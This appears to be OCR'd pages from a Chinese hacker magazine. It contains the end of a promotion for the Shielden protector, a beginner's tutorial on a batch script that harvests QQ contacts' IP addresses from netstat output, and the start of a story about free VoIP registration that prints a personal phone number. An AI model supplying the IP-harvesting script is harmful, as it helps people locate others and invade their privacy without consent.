“检测选项”是用来anti-Debug，也就是防止Cracker用调试器加载被保护的程序。下面列出了常见的几种调试器，推荐至少把anti-OD的选项选上（默认就是选上了的），safengine系列的保护壳反OD的技术一直走在时代的前沿，效果也是刚刚地，我用最新版的SOD插件进行测试，仍然过不了检测。

“保护选项”和“代码替换选项”的设置，是需要对程序以及PE文件格式的布局有更深入的理解才能将效果发挥到最好。主要作用是防止脱壳和增加逆向工作的难度。如果了解被保护软件的核心算法所在，就可以进行更具针对性的保护，保障知识产权不会被逆向工程轻易地获取。

以上就是Shielden提供的常用保护功能，此外它还支持SDK、加水印和自动生成基于RSA的授权系统等功能，正如前面所说，为共享软件提供了一套包含保护和授权两大块功能的完整加密解决方案，限于篇幅，这里就不多作赘述。

最后点击“保护”，就可以生成受保护的程序了。怎样，轻轻松松点选几下，就可以获得全方位的保护，而且完全免费！是不是心动了？快来试试这一款永久免费的软件加密方案Shielden吧。不过还是友情提醒一下，Shielden只做了有限的保护，需要为商业软件提供保护，还是老老实实地购买safengine系列的付费产品，保护才会更为稳妥。

（文章中所涉及到的Shielden已收录在光盘中）

由获取QQ好友IP引发的批处理学习

冷夜

高三真忙碌，偶尔抽空享受一下黑叉，看到第101期白雪龙牛牛的“秒杀腾讯限制两小招”，看到里面有个获取QQ好友IP的批处理。我可是小菜，懂得很少，但看到网上没讲这个的，便写了这篇文章同叉子们一起学习下批处理。先声明一下偶是初学，写这篇文章只是抛砖引玉的作用，更多需要的是大家的潜心理解，如有错误还请大家指正。

批处理代码如下：

```
:go1
ping localhost -n 2
netstat -an|findstr "FIN_WAIT_2"
if errorlevel 0 netstat -an|findstr "FIN_WAIT_2">>1.txt&for /f "tokens=1,2 delims=:" %%i in (1.txt) do echo %%j>2.txt&for /f "tokens=1,2 delims=:" %%i in (2.txt) do echo %%j>qq.txt&goto go2
goto go1
:go2
del 1.txt
del 2.txt
start qq.txt
exit
```

上述代码保存为BAT文件即可实现获取QQ好友IP的功能。现在我们就来学习一下批处理的基础知识。

1.echo

它其实是一个开关命令，只有两种状态：打开和关闭。于是就有了echo on 和echo off两个命令了。直接执行echo命令将显示当前echo命令状态（off或on）执行echo off将关闭回显，它后面的所有命令都不显示命令本身，只显示执行后的结果，除非执行echo on命令。echo命令的另一种用法就是大家很常用的可以直接编辑文本文件。如：**echo This is an example. >> a.bat**。

2.>和>>

这两个命令的效果从本质上来说都是一样的，他们都是输出重定向命令，就是把前面命令的输出写入到一个文件中。这两个命令的唯一区别是，“>”会清除掉原有文件中的内容后把新的内容写入原文件，而“>>”只会另起一行追加新的内容到原文件中，而不会改动其中的原有内容。

3.:和goto

goto是个跳转命令，“:”是一个标签。当程序运行到goto时，将自动跳转到“:”定义的部分去执行了。

4.find

这是一个搜索命令，用来在文件中搜索特定字符串，通常也作为条件判断的铺垫程序。

5.&和&&

“&”可以说是最简单的一个组合命令了，它的作用是用来连接n个DOS命令，并把这些命令按顺序执行，而不管是否有命令执行失败。“&&”它也可以把它前后两个命令组合起来当一个命令来用，与“&”命令不同之处在于它在从前往后依次执行被它连接的几个命令

时会自动判断是否有某个命令执行出错，一旦发现出错后将不继续执行后面剩下的命令。

6.for

for是我初学最头疼的问题，也不敢说多了，得靠大家潜心研究了，不能像我，忙着高三复习还想着电脑。呵呵，要在命令提示符下使用 for，请使用以下语法：**for %variable in (set) do command [command-parameters]**，参数“%%variable”或“%variable”代表可替换的参数。for命令使用在set中指定的每个文本字符串替换“%%variable”或“%variable”，直到此命令（在command-parameters 中指定）处理所有的文件为止。使用“%% variable”在批处理程序中执行for命令。使用“% variable”通过命令提示符执行for命令。变量名区分大小写。set指定要用指定的命令处理的一个或多个文件或文本字符串。需要括号。另外可以指定可选的“options”参数可以覆盖默认的解析行为。这是一个引用字符串，它包含一个或多个关键字，以指定不同的解析选项。关键字是：eol=c指定行尾注释字符（只一个字符），skip=n指定在文件的开头跳过的行数，delims=xxx指定定界符集合。这将替换空格和制表符的默认分隔符集，okens=x,y,m-n指定将令牌从每行传递到每个反复的正文。这将导致分配其他变量名。m-n 格式是一个范围，指定从mth 到 nth 的令牌。如果在令牌 = 字符串中最后一个字符是星号，则将分配附加的变量，并在解析最后一个令牌后在行上接收剩余的文本。

7.管道符号|

将管道符号前面命令的输出结果重定向输出到管道符号后面的命令中去，作为后面命令的输入。使用格式为：**command_1|command_2**。

知道了这些，现在就浅析一下获取QQ好友IP的批处理吧。

首先ping ip -n 执行特定次数的ping命令；

netstat -an 大家都清楚的，这里提一下netstat -an中state里“FIN_WAIT_2”代表从远程TCP等待连接中断请求，具体如图1；

if errorlevel 如果返回码等于指定的数字，则条件成立，运行命令，否则运行下一句。通常情况下，命令执行成功以后，系统变量ERRORLEVEL会被设置成0，如果命令失败，或者遇到非法命令，系统变量ERRORLEVEL会被设

置成一个非0的数字；




图1

现在BAT文件有两个标签“GO1”和“GO2”，运行时进入“GO1”标签，首先向本机发送2次数据包，跟着netstat -an得到本机state，然后findstr "FIN_WAIT_2"即从得到的回显中找是否存在FIN_WAIT_2状态即“从远程TCP等待连接中断请求”的状态，if errorlevel 0表示如果找到此状态则执行后面的命令，也就是netstat -an|findstr "FIN_WAIT_2">>1.txt，这个命令将有此状态的回显保存到1.TXT中，然后&连接下一条命令for /f "tokens=1,2 delims=:" %%i in (1.txt) do echo %%j>2.txt；将得到的1.TXT文件里的数据进行分割，分隔符是“:”，而%%i引用到了分割后的第一部分，也就是第一个IP地址然后将其写入2.txt中，这样for /f "tokens=1,2 delims= " %%i in (2.txt) do echo %%j>qq.txt就不难解释了，将2.txt文件里的IP取第一个写入QQ.txt并执行标签“GO2”:删除1.txt，2.txt，运行QQ.txt，最后退出。

好了，文章就到这里了，最后愿同龄的叉友抓住高中时光。

（本文所涉及的批处理文件光盘已收录）

一个电话引发的血案

Michael

小菜我正忙于做些事情，突然手机铃声响了，此号码不认识，但是我还是接了，接通后只说了一句喂就挂掉，然后就发短信说我还记得她吗？我当时将计就计（我还以为是同学搞恶作剧呢）说你的声音依然，轻轻的你走了，正如你轻轻的回来了。我问他在干什么他说我管不着，只是说我在游戏中答应给他坐骑，怎么还没给她（晕ing，本人不玩游戏的）。我说我换了新qq让她加我，她说只要把给他买坐骑的钱转给她就行了。等了半天她没有加我，同时短信也不回复我了。为了捉弄一下这个骗子，小菜我找了免费的网络电话（可以拨打50次）。




图1




图2

这款网络电话（老毛子提供的）提供了两种方式一种是网页方式的sip电话，一种是回拨式的电话。ok，首先打开网站http://www.comtube.com/（如图1）因为是老毛子提供的，所以有的时候可能打开网页后显示的不是英文而是俄文或者其他的，如果是英文就可以跳过下一步转换为英文，在图1中大家应该能看到有个国旗的图标点击一下，就会弹出语言选择项，选择写的English画着英国国旗的那一个（如图2）。点击后就会转换为英文界面了（如图3）。点击Register now and get a free call之后弹出了注册画面（如图4）在login处输入用户名（2-64个字符）passwrod处输入密码Password confirmation处重复密码输入。E-mail address可填可不填（只是为了密码找回）。输入验证码点击for-

ward，弹出（如图5）所示画面，提示你注册成功。点击get 0.5 dollars on your account(给你的账户充值0.5美元).弹出step 2画面后直接点击forward，弹出step 3使用条款直接forward。弹出step 4那个phone number 必须为你真实的的手机号码，号码前必须添加86，例如我的就是8615006993892。




图3

